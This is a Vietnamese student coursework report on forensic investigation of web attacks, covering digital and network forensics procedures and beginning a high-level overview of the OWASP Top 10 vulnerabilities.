

HỌC VIỆN KỸ THUẬT MẬT MÃ
KHOA AN TOÀN THÔNG TIN



BÀI TẬP LỚN
NGHIÊN CỨU KỸ THUẬT ĐIỀU
TRA, PHÂN TÍCH TẤN CÔNG WEB

Sinh viên thực hiện: Đỗ Mạnh Dũng
Hoàng Nguyên Thái
Ngô Nguyễn Quỳnh Hương

Giảng viên hướng dẫn: Trần Thị Lượng

Lớp: Thu thập và PTTTANM – L02

This image shows a full page of white paper with horizontal dotted lines. The lines are evenly spaced and run across the entire width of the page, providing a guide for handwriting practice. There are no margins, text, or other markings on the page.

MỤC LỤC

CHƯƠNG 1: TỔNG QUAN VỀ ĐIỀU TRA SỐ	1
1.1. Khái niệm.....	1
1.2. Mục đích - ứng dụng.....	1
1.3. Khi nào thực sự cần thiết thực hiện một cuộc điều tra số?	2
1.4. Các bước điều tra	2
1.4.1. Preparation - Chuẩn bị	3
1.4.2. Acquisition - Ảnh hóa.....	3
1.4.3. Analysis - Phân tích	3
1.4.4. Reporting - Lập báo cáo.....	3
1.5. Một số loại hình điều tra phổ biến	3
1.5.1. Điều tra máy tính - Computer Forensics.....	3
1.5.2. Điều tra mạng - Network Forensics.....	4
1.6. Kết luận	8
CHƯƠNG 2: GIỚI THIỆU VỀ MỘT SỐ LỖ HỒNG WEB.....	9
2.1. Tìm hiểu về TOP 10 OWASP.....	9
2.2. Một số lỗ hồng web thường gặp	11
2.2.1. SQL Injection.....	11
2.2.2. Cross Site Scripting (XSS)	12
2.2.3. Remote Code Execution (RCE).....	14
2.2.4. Local File Inclusion(LFI).....	15
2.2.5. Một số lỗ hồng khác.....	17
2.3. Nguyên nhân gây ra các lỗ hồng bảo mật web	17
2.3.1. Phần mềm, ứng dụng miễn phí	17
2.3.2. Do một số ngôn ngữ lập trình có tính bảo mật web chưa cao	18
2.3.3. Dấu hiệu của các cuộc tấn công web thường gặp.....	18
2.4. Kết luận	19
CHƯƠNG 3: NHẬT KÝ SỰ KIỆN TRÊN MÁY CHỦ VÀ ỨNG DỤNG CỦA NHẬT KÝ	20
3.1. Nhật ký sự kiện trên máy chủ	20
3.1.1. Nhật ký sự kiện trên Apache Traffic Server	21
3.1.2. Access and Error Logs	21

3.2. Ứng dụng của nhật ký	22
3.3. Kết luận	22
CHƯƠNG 4: MỘT SỐ KỸ THUẬT ĐIỀU TRA PHÂN TÍCH TẤN CÔNG	
WEB VÀ CASE STUDY.....	23
4.1. Kỹ thuật phân tích log và case study	23
4.1.1. Điều tra tấn công.....	23
4.1.2. Bằng chứng để tìm kiếm trong một cuộc điều tra	24
4.2. Kỹ thuật dò quét shell và thay đổi tệp tin, thư mục	28
4.3. Kỹ thuật kiểm tra các tiến trình đang chạy và các kết nối mạng	30
CHƯƠNG 5: KỊCH BẢN PHÂN TÍCH TẤN CÔNG ỨNG DỤNG WEB.....	32
5.1. WebShell	32
5.2. Kịch bản điều tra tấn công webserver:.....	32

LỜI NÓI ĐẦU

Hiện nay, sự thâm nhập sâu rộng của CNTT, sự phát triển vượt bậc của công nghệ mạng và internet cùng các website thông tin trực tuyến trong các lĩnh vực của cuộc sống mang lại nhiều lợi ích, nhưng đồng thời cũng đặt ra không ít những thách thức về an ninh bảo mật.

Tình hình mất an ninh mạng đang diễn biến phức tạp và xuất hiện nhiều nguy cơ đe dọa đến việc phát triển kinh tế xã hội và đảm bảo quốc phòng, an ninh. Nguy cơ an ninh mạng và bảo mật an toàn thông tin (ATTT) tại các doanh nghiệp trên thị trường đang ở mức báo động khi tình trạng bị hacker, virus, malware tấn công khiến dữ liệu bị xóa, thông tin bị đánh cắp, bị theo dõi, mất quyền bảo hành, lây truyền virus sang máy tính khác,...liên tục gia tăng không ngừng, gây ra hậu quả và thiệt hại vô cùng lớn về kinh tế, uy tín cho doanh nghiệp về lâu dài.

Số vụ tấn công, xâm nhập hệ thống thông tin đang gia tăng ở mức báo động về số lượng, đa dạng về hình thức, tinh vi về công nghệ trở thành mối đe dọa đối với an ninh mạng đòi hỏi những nỗ lực phòng chống mạnh mẽ hơn nữa cho hoạt động thông tin trên toàn cầu. An ninh mạng tại Việt Nam hiện đang trở thành đề tài nóng sau hàng loạt các cuộc tấn công rầm rộ vào các website tại Việt Nam trong thời gian vừa qua.

Thiệt hại về tài chính có thể thống kê được lên tới hàng chục tỷ đồng, nhưng những thiệt hại vô hình thì lớn hơn rất nhiều, đó là sự mất uy tín, mất lòng tin của đối tác, khách hàng vào hạ tầng CNTT của các doanh nghiệp, và lo ngại của khách hàng về việc thông tin cá nhân hay thông tin nhạy cảm có thể bị đánh cắp.

Một ví dụ minh họa là cuộc tấn công được cho là có chủ đích, quy mô lớn và số lượng tấn công rất chuyên nghiệp nhằm vào một loạt các website lớn sử dụng trung tâm dữ liệu của công ty Cổ phần Truyền thông Việt Nam (VCCorp) trong 5 ngày từ 13-18/10/2014 vừa qua đã gây thiệt hại lên đến 20-30 tỷ đồng cho bản thân VCCorp và các doanh nghiệp đối tác...

Một trong số những nguyên nhân chính gây ra các nguy cơ mất an toàn đó là xuất phát từ các lỗ hổng bảo mật trên nền ứng dụng web đã tạo đường vào để kẻ tấn công vào sâu được các hệ thống trọng yếu của doanh nghiệp, chính phủ,...Vậy làm sao để tìm ra nguyên nhân và phân tích được điểm yếu của các hệ thống máy chủ web?

Để làm rõ được vấn đề trên nhóm đã quyết định thực hiện đề tài “*Nghiên cứu kỹ thuật điều tra phát hiện tấn công web*”.

Nội dung chính của đề tài được trình bày trong 4 chương:

Chương 1: Tổng quan về Digital Forensics

Trong chương 1 sẽ giới thiệu tổng quan về điều tra số, các loại hình điều tra số và các bước thực hiện một cuộc điều tra số như thế nào.

Chương 2: Giới thiệu về một số lỗ hổng web

Trong chương 2 sẽ giới thiệu về các lỗ hổng web thường gặp và các lỗ hổng ở mức độ cao có thể tấn công sâu vào hệ thống..

Chương 3: Nhật ký sự kiện trên máy chủ và ứng dụng của nhật ký

Trong chương 3 sẽ tìm hiểu về các tệp nhật ký trên máy chủ, ứng dụng của nó trong việc điều tra nguyên nhân tấn công vào hệ thống.

Chương 4: Một số kỹ thuật điều tra phân tích tấn công web và case study

Trong chương 4 sẽ đưa ra một số kỹ thuật phân tích điều tra tấn công ứng dụng web và case study trong thực tế thường gặp.

Nhóm em rất mong nhận được sự góp ý của cô cũng như các bạn để đề tài được hoàn thiện hơn.

DANH MỤC HÌNH ẢNH

Hình 1-1: Các bước điều tra số	3
Hình 1-2: Sử dụng Wireshark phân tích tấn công Teardrop.....	4
Hình 1-3: Quá trình điều tra mạng.....	5
Hình 2-1: OWASP TOP 10.....	11
Hình 2-2: Stored XSS	13
Hình 2-3: Reflected XSS.....	13
Hình 2-4: Ví dụ Remote Code Execution	15
Hình 4-1: Giao diện ứng dụng web.....	24
Hình 4-2: Thông tin file log chứa kết nối http.....	25
Hình 4-3: Thông tin file log chứa kết nối http.....	26
Hình 4-4: Thông tin file log chứa hành động upload file lên server	27
Hình 4-5: Xác định lỗ hổng dựa vào nmap.....	28
Hình 4-6: Tìm kiếm webshell	30
Hình 4-7: Kiểm tra các tiến trình đang chạy trên Windows	30
Hình 4-8: Kiểm tra các kết nối vào và ra đang mở trên windows	31
Hình 4-9: Kiểm tra các tiến trình đang chạy trên Linux.....	31
Hình 4-10: Kiểm tra các kết nối vào ra trên Linux.....	31
Hình 5-1: Website mục tiêu của cuộc tấn công	33
Hình 5-2: Các gói tin được gửi đến webserver.....	33
Hình 5-3: Các gói tin nghi vấn.....	34
Hình 5-4: Dấu hiệu của một cuộc tấn công SQL Injection.....	34
Hình 5-5: Kẻ tấn công đăng nhập thất bại	35
Hình 5-6: Kẻ tấn công sử dụng payload	35
Hình 5-6: Website đã bị tấn công Sqli	36
Hình 5-7: Kẻ tấn công thực hiện lệnh Post để upload webshell	36
Hình 5-8: File shell đã thực thi thành công.....	37
Hình 5-9: Kẻ tấn công đã chiếm được quyền điều khiển	38

CHƯƠNG 1: TỔNG QUAN VỀ ĐIỀU TRA SỐ

1.1. Khái niệm

Điều tra số (còn gọi là Khoa học điều tra số) là một nhánh khoa học điều tra đề cập đến việc phục hồi và điều tra các tài liệu tìm thấy trong các thiết bị kỹ thuật số, thường có liên quan đến tội phạm máy tính. Thuật ngữ điều tra số ban đầu được sử dụng tương đương với điều tra máy tính nhưng sau đó được mở rộng để bao quát toàn bộ việc điều tra của tất cả các thiết bị có khả năng lưu trữ dữ liệu số.

Điều tra số có thể được định nghĩa là việc sử dụng các phương pháp, công cụ kỹ thuật khoa học đã được chứng minh để bảo đảm, thu thập, xác nhận, chứng thực, phân tích, lập báo cáo và trình bày lại những thông tin thực tế từ các nguồn kỹ thuật số với mục đích tạo điều kiện hoặc thúc đẩy việc tái hiện lại các sự kiện nhằm tìm ra hành vi phạm tội hay hỗ trợ cho việc dự đoán các hoạt động trái phép gây gián đoạn quá trình làm việc của hệ thống.

1.2. Mục đích - ứng dụng

Trong thời đại công nghệ phát triển mạnh như hiện nay. Song song với các ngành khoa học khác, điều tra số đã có những đóng góp rất quan trọng trong việc ứng cứu nhanh các sự cố xảy ra đối với máy tính, giúp các chuyên gia có thể phát hiện nhanh các dấu hiệu khi một hệ thống có nguy cơ bị xâm nhập, cũng như việc xác định được các hành vi, nguồn gốc của các phạm vi xảy ra đối với hệ thống.

Về mặt kỹ thuật thì điều tra số như: điều tra mạng, điều tra bộ nhớ, điều tra các thiết bị điện thoại có thể giúp cho tổ chức xác định nhanh những gì đang xảy ra làm ảnh hưởng tới hệ thống, qua đó xác định được các điểm yếu để khắc phục, kiện toàn.

Về mặt pháp lý thì điều tra số giúp cho cơ quan điều tra khi tố giác tội phạm công nghệ cao có được những chứng cứ thuyết phục để áp dụng các chế tài xử phạt với các hành vi phạm pháp.

Một cuộc điều tra số thường gồm 3 giai đoạn: Tiếp nhận dữ liệu hoặc hình ảnh hóa tang vật, sau đó tiến hành phân tích và cuối cùng là báo cáo lại kết quả điều tra được.

Việc tiếp nhận dữ liệu đòi hỏi tạo ra một bản copy chính xác của các sector hay còn gọi là nhân bản điều tra của các phương tiện truyền thông và để đảm bảo tính toàn vẹn của chứng cứ thu được thì chúng ta phải sử dụng hàm băm. Khi điều tra thì cần phải xác minh độ chính xác của các bản sao thu được nhờ giá trị đã băm trước đó.

Trong giai đoạn phân tích, các chuyên gia sử dụng nhiều phương pháp nghiệp vụ, kỹ thuật cũng như công cụ khác nhau để hỗ trợ điều tra. Sau khi thu thập được những chứng cứ có giá trị và có tính thuyết phục thì tất cả phải được tài liệu hóa một cách rõ ràng, chi tiết và báo cáo lại cho bộ phận có trách nhiệm xử lý chứng cứ thu được.

1.3. Khi nào thực sự cần thiết thực hiện một cuộc điều tra số?

- Khi hệ thống bị tấn công mà chưa xác định được nguyên nhân.
- Khi cần thiết khôi phục dữ liệu trên thiết bị, hệ thống đã bị xóa đi.
- Hiểu rõ cách làm việc của hệ thống.
- Khi thực hiện điều tra tội phạm có liên quan đến công nghệ cao.
- Điều tra sự gian lận trong tổ chức.
- Điều tra các hoạt động gián điệp công nghiệp.

1.4. Các bước điều tra

Một cuộc điều tra số bao gồm 4 giai đoạn : Chuẩn bị (Preparation), tiếp nhận dữ liệu hay còn gọi là ảnh hóa tang vật (Acquisition), phân tích (analysis) và lập báo cáo.



Hình 1-1: Các bước điều tra số

1.4.1. Preparation - Chuẩn bị

Bước này thực hiện việc mô tả lại thông tin hệ thống, những gì đã xảy ra, các dấu hiệu, để xác định phạm vi điều tra, mục đích cũng như các tài nguyên cần thiết sẽ sử dụng trong suốt quá trình điều tra.

1.4.2. Acquisition - Ảnh hóa

Đây là bước tạo ra một bản sao chính xác các sector hay còn gọi là nhân bản điều tra các phương tiện truyền thông, xác định rõ các nguồn gốc chứng cứ sau đó thu thập và bảo vệ tính toàn vẹn của chứng cứ bằng việc sử dụng hàm băm mật mã.

1.4.3. Analysis - Phân tích

Đây là giai đoạn các chuyên gia sử dụng các phương pháp nghiệp vụ, các kỹ thuật cũng như công cụ khác nhau để trích xuất, thu thập và phân tích các bằng chứng thu được.

1.4.4. Reporting - Lập báo cáo

Sau khi thu thập được những chứng cứ có giá trị và có tính thuyết phục thì tất cả phải được tài liệu hóa lại rõ ràng, chi tiết và báo cáo lại cho bộ phận có trách nhiệm xử lý chứng cứ thu được.

1.5. Một số loại hình điều tra phổ biến

1.5.1. Điều tra máy tính - Computer Forensics

Điều tra máy tính (Computer Forensics) là một nhánh của khoa học điều tra số liên quan đến việc phân tích các bằng chứng pháp lý được tìm thấy trong máy tính và các phương tiện lưu trữ kỹ thuật số. Mục đích của điều tra máy tính là nhằm xác định, bảo quản, phân tích, trình bày lại sự việc và ý kiến về các thông tin thu được từ thiết bị kỹ thuật số.


Mặc dù thường được kết hợp với việc điều tra một loạt các tội phạm máy tính, điều tra máy tính cũng có thể được sử dụng trong tố tụng dân sự. Bằng chứng thu được từ các cuộc điều tra máy tính thường phải tuân theo những nguyên tắc và thông lệ như những bằng chứng kỹ thuật số khác. Nó đã được sử dụng trong một số trường hợp có hồ sơ cao cấp và đang được chấp nhận rộng rãi trong các hệ thống tòa án Mỹ và Châu Âu.

1.5.2. Điều tra mạng - Network Forensics

1.5.2.1. Giới thiệu

Điều tra mạng (Network Forensics) là một nhánh của khoa học điều tra số liên quan đến việc giám sát và phân tích lưu lượng mạng máy tính nhằm phục vụ cho việc thu thập thông tin, chứng cứ pháp lý hay phát hiện các xâm nhập.


Network Forensics là một lĩnh vực tương đối mới của khoa học pháp y. Sự phát triển mỗi ngày của Internet đồng nghĩa với việc máy tính đã trở thành mạng lưới trung tâm và dữ liệu bây giờ đã khả dụng trên các chứng số nằm trên đĩa. Network Forensics có thể được thực hiện như một cuộc điều tra độc lập hoặc kết hợp với việc phân tích kết hợp với việc phân tích pháp y máy tính, thường được sử dụng để phát hiện mối liên kết giữa các thiết bị kỹ thuật số hay tái tạo lại quy trình phạm tội.



Hình 1-2: Sử dụng Wireshark phân tích tấn công Teardrop

1.5.2.2. Quy trình thực hiện điều tra mạng

Điều tra mạng được phát triển như một phản ứng tất yếu với xu hướng gia tăng tội phạm mạng, để khám phá ra nguồn gốc của các cuộc tấn công mạng. Vì vậy, cần phải xây dựng một quy trình cụ thể cho việc điều tra mạng. Quy trình chung cho việc phân tích điều tra mạng nhằm xác định các bước thực hiện được xây dựng từ mô hình điều tra số, được chia thành 9 giai đoạn như sau:



Hình 1-3: Quá trình điều tra mạng

- **Giai đoạn 1. Chuẩn bị và ủy quyền**

Trước khi bắt đầu một cuộc điều tra mạng, cần tiến hành khảo sát cơ sở hạ tầng mạng nơi xảy ra sự cố về an toàn. Điều tra mạng chỉ có thể áp dụng cho các môi trường mà ở đó những công cụ an toàn mạng như hệ thống phát hiện xâm nhập, hệ thống phân tích gói tin, tường lửa, phần mềm đo đặc lưu lượng đã được triển khai tại những điểm chiến lược. Các hệ thống như Honeynets, network telescope... cũng có thể được xây dựng để thu hút kẻ tấn công, nhằm nghiên cứu các hành vi và tìm hiểu chiến thuật của

chúng. Đội ngũ chuyên gia quản lý những công cụ và hệ thống này cần phải được đào tạo, huấn luyện để có thể thu thập số bằng chứng tối đa và chất lượng nhất, nhằm tạo điều kiện thuận lợi cho việc điều tra, quy kết hành vi phạm tội. Giai đoạn này còn đòi hỏi một sự ủy quyền từ các bên liên quan nhằm hạn chế những vi phạm liên quan đến quyền bảo mật thông tin hay các chính sách an toàn của cá nhân hay tổ chức bên trong hệ thống.

- *Giai đoạn 2. Phát hiện sự cố hoặc hành vi phạm tội*

Sau khi có được sự ủy quyền, điều tra viên cần tiến hành nghiên cứu các cảnh báo được tạo ra bởi các công cụ an toàn đã được triển khai. Thông thường, những cảnh báo này sẽ chỉ ra các hành vi vi phạm chính sách an toàn được thiết lập bởi tổ chức. Mọi hành động bất thường xuất hiện trong các cảnh báo đều sẽ được phân tích dựa trên những kiến thức về mạng máy tính hay kinh nghiệm nhận dạng các tấn công mạng thường gặp của điều tra viên. Sự hiện diện và tính chất của cuộc tấn công được xác định một cách sơ bộ dựa vào các thông số khác nhau như: lưu lượng mạng, thời gian hay tần suất xuất hiện các dấu hiệu bất thường. Lúc này cần nhanh chóng đưa ra nhận định về hình thức tấn công khả nghi. Đây là căn cứ cho việc quyết định tiếp tục điều tra hay bỏ qua các cảnh báo (cảnh báo sai). Cần thực hiện các biện pháp đề phòng như: sao lưu, ghi lại nội dung cảnh báo để đảm bảo chứng cứ số không bị sửa đổi trong toàn bộ quá trình, có hai hướng để tiếp cận vụ việc là ứng phó với sự cố hoặc thu thập các dấu vết mạng.

- *Giai đoạn 3. Ứng phó sự cố*

Việc ứng phó sẽ dựa trên các thông tin được thu thập từ giai đoạn trước. Cần phải xây dựng quy trình ứng phó sự cố nhằm ngăn chặn các cuộc tấn công trong tương lai và phục hồi các tổn thất do tấn công gây ra. Trong cùng thời điểm ứng phó sự cố, điều tra viên cần quyết định ngay việc có tiếp tục điều tra và thu thập thêm thông tin hay không. Việc này được áp dụng đối với những trường hợp mà cuộc điều tra được triển khai trong khi tấn công đang xảy ra và vẫn chưa có thông tin về tội phạm.

- *Giai đoạn 4. Thu thập các dấu vết mạng*

Dữ liệu tiếp tục được thu thập từ những công cụ an toàn mạng được sử dụng bổ sung. Các công cụ được sử dụng phải an toàn, có khả năng chịu

lỗi, giới hạn quyền truy cập và phải có khả năng tránh sự thỏa hiệp. Các công cụ phải đảm bảo thu thập được lượng chứng cứ tối đa mà chỉ gây ra tác động tối thiểu đến nạn nhân. Một số công cụ có thể kể đến như Wireshark, tcpdump, Snort, Tcpxtract, Foremost.... Hệ thống mạng cũng cần được giám sát để xác định các tấn công trong tương lai. Tính toàn vẹn của dữ liệu được ghi lại và các bản ghi sự kiện mạng phải được đảm bảo, vì dữ liệu mạng thay đổi một cách liên tục và ít có khả năng tạo ra cùng một dạng dấu vết trong những lần sau. Không những vậy, số lượng dữ liệu lớn cần yêu cầu một không gian bộ nhớ tương đương và hệ thống phải đủ khả năng để xử lý các định dạng khác nhau một cách thích hợp.

- *Giai đoạn 5. Duy trì và bảo vệ*

Các dữ liệu thu được từ giai đoạn trước sẽ được lưu trữ trên một thiết bị sao lưu. Việc “băm” giá trị của dữ liệu thu được sẽ đảm bảo tính chính xác và độ tin cậy trong quá trình điều tra. Một bản sao lưu khác của dữ liệu sẽ được sử dụng cho việc phân tích và lưu lượng mạng ban đầu thu được cũng sẽ được bảo vệ. Giai đoạn này được thực hiện để đảm bảo quá trình điều tra có thể được chứng minh ngay trên dữ liệu gốc (đã được bảo vệ) để đáp ứng các yêu cầu pháp lý.

- *Giai đoạn 6. Kiểm tra*

Các dấu vết thu được từ các công cụ an ninh sẽ được tổng hợp, sắp xếp và chuyển đổi thành các dữ liệu theo thời gian. Điều này nhằm đảm bảo thông tin quan trọng không bị mất hoặc lẫn lộn. Những vết tích ẩn hoặc nguy trang của kẻ tấn công cần phải được khai phá. Các thông tin dự phòng và dữ liệu không liên quan bị loại bỏ nhằm tập trung phân tích các bằng chứng có khả năng nhất.

- *Giai đoạn 7. Phân tích*

Các vết tích sau khi được xác định sẽ được coi là chứng cứ số cơ sở và được tiếp tục phân tích để khai thác những dấu hiệu đặc biệt của tội phạm; Có thể sử dụng phương pháp thống kê và khai phá dữ liệu để tìm kiếm những dữ liệu phù hợp với các mẫu tấn công nghi ngờ. Một vài thông số quan trọng liên quan đến việc phân tích điều tra mạng như: sự thiết lập các kết nối mạng, truy vấn DNS, phân mảnh gói tin, kỹ thuật in dấu giao thức và hệ điều hành, các tiến trình giả mạo, phần mềm hay rootkit được cài đặt. Những công cụ được sử dụng trong giai đoạn này là

NetworkMiner, Splunk, OllyDbg, Scapy.... Các mẫu tấn công được xâu chuỗi với nhau và tấn công sẽ được xây dựng và tái hiện lại giúp các điều tra viên nắm được ý định và phương thức hành động của kẻ tấn công. Kết quả của giai đoạn này là sự xác nhận các hành động khả nghi.

- *Giai đoạn 8. Điều tra, quy kết trách nhiệm*

Các thông tin có từ giai đoạn Phân tích sẽ được dùng để xác định ai? Cái gì? Ở đâu? Khi nào? Như thế nào? Tại sao gây ra sự cố? Việc này sẽ giúp cho việc xây dựng lại kịch bản tấn công và quy kết trách nhiệm. Phần khó khăn nhất của việc phân tích điều tra mạng là xác định danh tính kẻ tấn công. Có hai cách thức mà kẻ tấn công sử dụng để che giấu danh tính là giả mạo IP và thực hiện tấn công bàn đạp.

- *Giai đoạn 9. Báo cáo tổng kết*

Phân hoàn tất quá trình điều tra mạng là xây dựng báo cáo tổng kết. Nội dung báo cáo tổng kết trình bày cho người quản lý tổ chức và cán bộ pháp chế về các chứng cứ số thu thập được trong quá trình điều tra và một số tài liệu hệ thống liên quan. Bên cạnh đó, một báo cáo điều tra toàn diện của vụ việc sẽ được trình bày cùng các biện pháp được khuyến nghị để ngăn ngừa những sự cố tương tự xảy ra trong tương lai. Các kết quả được tài liệu hóa để sử dụng trong những cuộc điều tra sau này, cũng như cải thiện chất lượng các sản phẩm bảo mật.

1.6. Kết luận

Kỹ thuật điều tra số đóng một vai trò quan trọng trong quá trình ứng cứu các sự cố với hệ thống, giúp khắc phục các điểm yếu. Không chỉ vậy, điều tra số còn giúp cho cơ quan điều tra có chứng cứ thuyết phục để áp dụng các chế tài xử phạt với các hành vi phạm pháp. Quá trình điều tra cũng tuân thủ theo 4 bước chặt chẽ để đạt được hiệu quả tốt nhất. Một số loại hình điều tra phổ biến là điều tra máy tính và điều tra mạng, trong đó điều tra mạng có vai trò khá quan trọng, giúp cho việc thu thập thông tin, chứng cứ pháp lý hay phát hiện các xâm nhập vô cùng hiệu quả. Ngoài ra còn có một số loại hình điều tra khác như: điều tra tấn công web, email, điều tra tấn công hệ thống mạng,...

CHƯƠNG 2: GIỚI THIỆU VỀ MỘT SỐ LỖ HỔNG WEB

2.1. Tìm hiểu về TOP 10 OWASP

OWASP (Open Web Application Security Project) là 1 dự án mở về bảo mật ứng dụng web, dự án là sự cố gắng chung của cộng đồng với mục đích giúp các doanh nghiệp có thể phát triển, mua và bảo trì các ứng dụng web một cách an toàn. OWASP cung cấp cho cộng đồng nhiều nguồn “tài nguyên” khác nhau:

- Công cụ và tiêu chuẩn về an toàn thông tin.
- Các bộ chuẩn về kiểm tra bảo mật ứng dụng, lập trình an toàn và kiểm định mã nguồn.
- Các thư viện và tiêu chuẩn điều khiển an toàn thông tin.
- Các nghiên cứu mới nhất về bảo mật ứng dụng web.
- Các maillist uy tín về thông tin bảo mật.

OWASP là một mô hình tổ chức mới, tất cả những gì OWASP cung cấp đều là miễn phí và mở cho bất cứ ai có nhu cầu nâng cao bảo mật thông tin. Không bị vấn đề thương mại hóa ảnh hưởng giúp cho OWASP đưa ra những thông tin chính xác, không thiên vị và có giá trị cao. OWASP không liên kết với bất kì công ty kỹ thuật nào, dù OWASP hỗ trợ về các mặt kỹ thuật trong an toàn thông tin. Cũng giống như những dự án phần mềm mã nguồn mở, OWASP tạo ra rất nhiều sản phẩm bằng sự phối hợp và cộng tác của cộng đồng.

Theo OWASP 10 rủi ro an ninh cao nhất là:

- **Injection:** Sai sót trong nhập liệu, chẳng hạn như SQL injection, OS injection hay LDAP injection... Điều này xảy ra khi các thông tin sai lệch được đưa vào cùng với các biến dữ liệu đầu vào như 1 phần của lệnh hay câu truy vấn. Kẻ tấn công có thể lợi dụng sơ hở này để thực hiện các lệnh không mong muốn hay truy cập các dữ liệu bất hợp pháp.
- **Broken Authentication and Session Management:** Xác thực hay quản lý phiên thiếu chính xác. Sơ hở này cho phép kẻ tấn công có thể lợi dụng để đạt được mật khẩu, khóa hay phiên làm việc, từ đó mạo danh phiên làm việc và danh tính của người dùng thông thường.
- **Cross-Site Scripting (XSS):** Sai sót trong kiểm duyệt nội dung đầu vào cũng dẫn đến rủi ro này. Các dữ liệu bất hợp pháp được gửi đến trình

duyet web mà không cần sự xác nhận thông thường. Nó cho phép kẻ tấn công thực thi các kịch bản trên trình duyệt web của nạn nhân làm thay đổi nội dung trang web, chuyển hướng nạn nhân hay đánh cắp phiên làm việc được lưu trên trình duyệt.

